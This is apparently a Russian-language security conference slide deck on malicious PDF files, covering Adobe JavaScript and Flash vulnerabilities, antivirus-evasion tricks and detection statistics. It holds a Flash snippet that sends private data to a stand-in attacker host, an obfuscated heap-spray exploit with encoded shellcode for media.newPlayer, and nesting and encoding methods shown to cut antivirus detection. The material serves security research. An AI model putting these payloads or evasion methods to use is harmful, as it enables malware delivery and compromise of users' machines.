
If you trust the site, choose Allow. If you do not trust the site, choose Block.

Remember my action for this site:

[Help](#) [Allow](#) [Block](#)



# URL-атака (вариант, использующий JavaScript)



```
try  
{  
  r  
}  
catch  
{  
  t  
}
```

```
ie) ;
```




# Эксплуатация уязвимостей в Adobe JavaScript

## Уязвимости в JavaScript-методах


- `app.doc.Collab.getIcon()`
- `util.printf()`
- `Collab.collectEmailInfo()`
- `media.newPlayer()`
- ...

## Принцип эксплуатации



# Flash внутри PDF

- Adobe Supplement to the ISO 32000 (июнь 2008)
- Внедрение требует около 10 различных объектов
- Подсистема безопасности Adobe



# URL-атака (вариант, использующий Flash)

```
package {  
    import flash.display.MovieClip  
    import flash.net.navigateToURL;  
    import flash.net.URLRequest;  
    import flash.net.URLVariables;  
  
    public class NavigateToURLExample extends MovieClip {  
  
        public function NavigateToURLExample() {  
            var url:String = "http://malicious-url.com";  
            var variables:URLVariables = new URLVariables();  
            variables.exampleUserLabel = "Private Data";  
            var request:URLRequest = new URLRequest(url);  
            request.data = variables;  
            try {  
                navigateToURL(request);  
            }  
            catch (e:Error) {  
                // handle error here  
            }  
        }  
    }  
}
```



# URL-атака (вариант, использующий Flash)

```
package {  
    import flash.display.MovieClip  
    import flash.net.navigateToURL;
```





```
try {  
    navigateToURL(request);  
}  
catch (e:Error) {  
    // handle error here  
}
```



# URL-атака (вариант, использующий Flash)

```
package {  
    import flash.d  
    import flash.n  
    im  
    im  
    pu  
    try {  
        na  
    }  
    catch  
        //  
    }  
}
```







# Эксплуатация уязвимостей Flash

- ▄ **Передача управления в динамическую память (CVE-2009-1862)**
- ▄ **Вредоносный код (июль 2009)**
  - Exploit.SWF.Agent.br (Лаборатория Касперского)
  - Trojan.Pidief.G (Symantec)



## Средства противодействия анализу

-  **Синтаксические изменения**
-  **Каскадирование преобразований (фильтры)**
-  **JavaScript-обфускация**
-  **Внедрение PDF внутрь PDF**



# Тестовый экземпляр

- 🇺🇸 **Exploit Database #10618 ([www.exploit-db.com](http://www.exploit-db.com))**
  - Уязвимость в JavaScript-методе *media.newPlayer*



- 🇺🇸 **Безвредный PDF-документ с JavaScript**

```
app.alert({cMsg: 'OK', cTitle: 'Testing PDF JavaScript', nIcon: 3});
```



# Синтаксические изменения



## HEX-представление маркеров

- /JavaScript -> /#4A#61va#53#63ri#70#74



## Изменение текстовых данных

- Разбиение строк с помощью символа `\  
▪ Представление символов в восьмеричной системе  
▪ Представление символов в шестнадцатеричной системе  
▪ Вставка символов пробела

-4

+5



## Изменение порядка объектов в файле



## Использование синонимов (alias)

- ASCIIHexDecode -> AHx; ASCII85Decode -> A85  
▪ LZWDecode -> LZW; FlateDecode -> Fl  
▪ RunLengthDecode -> RL; CCITTFaxDecode -> CCF  
▪ DCTDecode -> DCT





# JavaScript-обфускация

 [www.javascriptobfuscator.com](http://www.javascriptobfuscator.com)

```
var _0x52e7=[
"%uc931%ue983%ud9dd%ud9ee%u2474%u5bf4%u7381%u6f13%ub102%u830e%uf
b%uf4e2%uea93%u0ef5%u026f%u4b3a%u8953%u0bcd%u0317%u855e%u1a20%u5
a%u034f%u475a%u36e4%u0f3a%u3381%u9771%u86c3%u7a71%uc368%u037b%uc
e%ufa5a%u5654%u0a95%ue71a%u513a%u034b%u685a%u0ee4%u85fa%u1e30%ue
0%u1ee4%u0f3a%u8b84%u2aed%uc16b%uce80%u890b%u3ef1%uc2ea%u02c9%u4
4%u85bd%u1e1f%u851c%u0a07%u075a%u82e4%u0e01%u026f%u663a%u5d53%uf
0%u540f%uf638%uc2ec%u5eca%u7c07%uec69%u6a1c%uf029%u0ce5%uf1e6%u6
8%u62d0%u2c0c%u76d4%u020a%u0eb1","%u0d0d%u0d0d","length",
"substring","1.00000000000000000000000000000000 : 0000000","printf",
"newPlayer"];function spray_heap(){var _0x7f64x2,_0x7f64x3,
_0x7f64x4;_0x7f64x2=0x8000;_0x7f64x3=unescape(_0x52e7[0]);
_0x7f64x4=unescape(_0x52e7[1]);while(_0x7f64x4[_0x52e7[2]]<
_0x7f64x2){_0x7f64x4+=_0x7f64x4;}nopsled_len=_0x7f64x2-(
_0x7f64x3[_0x52e7[2]]+20);_0x7f64x4=_0x7f64x4[_0x52e7[3]](0,
nopsled_len);heap_chunks=new Array();for(var _0x7f64x5=0;
_0x7f64x5<1200;_0x7f64x5++){heap_chunks[_0x7f64x5]=_0x7f64x4+
_0x7f64x3;};}function trigger_bug(){util[_0x52e7[5]](_0x52e7[
],new Date());try{media[_0x52e7[6]](null);}catch(e){}util[
```



-3  
+0



# PDF внутри PDF

```
<</DL 2394 /Filter [/FlateDecode] /Subtype  
/application#2Fpdf /Length 858 /Params << ... >> /Type  
/EmbeddedFile >> Тип внедренного файла  
stream
```

```
хъ•VЭпЫ6DC4sТhвАЪSOHEMr, Й□КЕТВ§@м6АЦа  
к"7E102ei•НГяbwCц†ЕТВ{€=A^`†ъри{ЛBSиНъхспђ<вЎеSIoo.ГБИ  
ч?ќDLESTXDLEOцќЩМiП(iK4DC3FS&€sBELяГЧЪ, i л$b
```

```
endstream Вложенный PDF-файл (сжатый ZLIB)  
endobj  
6 0 obj  
<</EF <</F 5 0 R >> /Type /Filespec /F (file.pdf) >>  
endobj  
7 0 obj  
<</EmbeddedFiles <</Names [< ... > 6 0 R] >> >>  
endobj  
8 0 obj  
<</S /GoToE /T <</N <...> /R /C /NewWindow false >>  
/NewWindow false >>  
endobj
```

Переход на вложение




-8  
+0



# «Матрешка»

## 5 итераций внедрения в PDF



**-11**  
**+0**



## Тестирование «Матрешки»

- Инфицированный SWF-файл (CVE-2007-0071)
- Инфицированный PDF-файл (CVE-2010-0188)
- Безвредный SWF-файл

Экземпляр	До внедрения	1 итерация внедрения	5 итераций внедрения
<i>media.newPlayer</i>	15/42	7/42	4/42
CVE-2007-0071	26/42	7/42	6/42
CVE-2010-0188	10/42	8/42	6/42
Безвредный PDF+JS	0/42	0/42	0/42
Безвредный SWF	0/42	0/42	0/42




# Статистика по антивирусным продуктам

## Исходные данные для анализа:




- 11 зараженных файлов (3 типа + модификации)
- 9 безвредных файлов (2 типа + модификации)
- 42 антивирусных продукта ([virustotal.com](http://virustotal.com))



# Статистика по антивирусным продуктам



## Статистика по антивирусным продуктам

-  **18/42 не обнаружили ни одного экземпляра**
-  **Ни один экземпляр не обошел все антивирусы**
-  **Ложные срабатывания 6/42**

<b>Authentium</b>	<b>2</b>
<b>BitDefender</b>	<b>1</b>
<b>eTrust-Vet</b>	<b>1</b>
<b>F-Secure</b>	<b>1</b>
<b>GData</b>	<b>1</b>
<b>nProtect</b>	<b>1</b>



## **Модификация существующей структуры**

- Вставка необходимых объектов
- Модификация служебных полей
- Вставка обработки «События»

## **Использование механизма обновлений**



# Механизм обновлений PDF-документов

```
%PDF-1.1
```

Оригинальный PDF-документ

```
...
```

```
%%EOF
```

```
1 0 obj
```

```
<< /Type /Catalog /Outlines 2 0 R /Pages 3 0 R
```

```
  /OpenAction 100 0 R >>
```

Передача управления

```
>>
```

```
endobj
```

```
100 0 obj
```

```
<< /Type /Action /S /JavaScript /JS (  
  app.alert({cMsg: 'OK', cTitle: 'Testing', nIcon: 3});  
  ) >>
```

Исполняемый код

```
endobj
```

```
xref
```

```
0 2
```

```
0000000000 65535 f
```

Служебные данные

```
0000000408 00000 n
```

```
100 1
```

```
0000000491 00000 n
```

```
trailer
```

```
<< /Size 101 /Root 1 0 R /Prev 248 >>
```




```
startxref
```

```
614
```

Внедренные  
данные



# Защита от инфицированных PDF-файлов

-  **Отключение активного содержимого**
  - JavaScript
  - Flash
-  **Альтернативные редакторы PDF**
-  **«Песочница» (Security sandbox)**
  - Интегрированные в антивирусные продукты
  - Обособленные (Sandboxie)



# Заглядывая в будущее



## Неопубликованные уязвимости Adobe

- Zero Day Initiative – 8 извещений
- Secunia Research – 6 извещений
- Vupen Security – 34 извещения



# Спасибо за внимание!

[srublev@ptsecurity.ru](mailto:srublev@ptsecurity.ru)

[www.ptsecurity.ru](http://www.ptsecurity.ru)

[www.securitylab.ru](http://www.securitylab.ru)



POSITIVE TECHNOLOGIES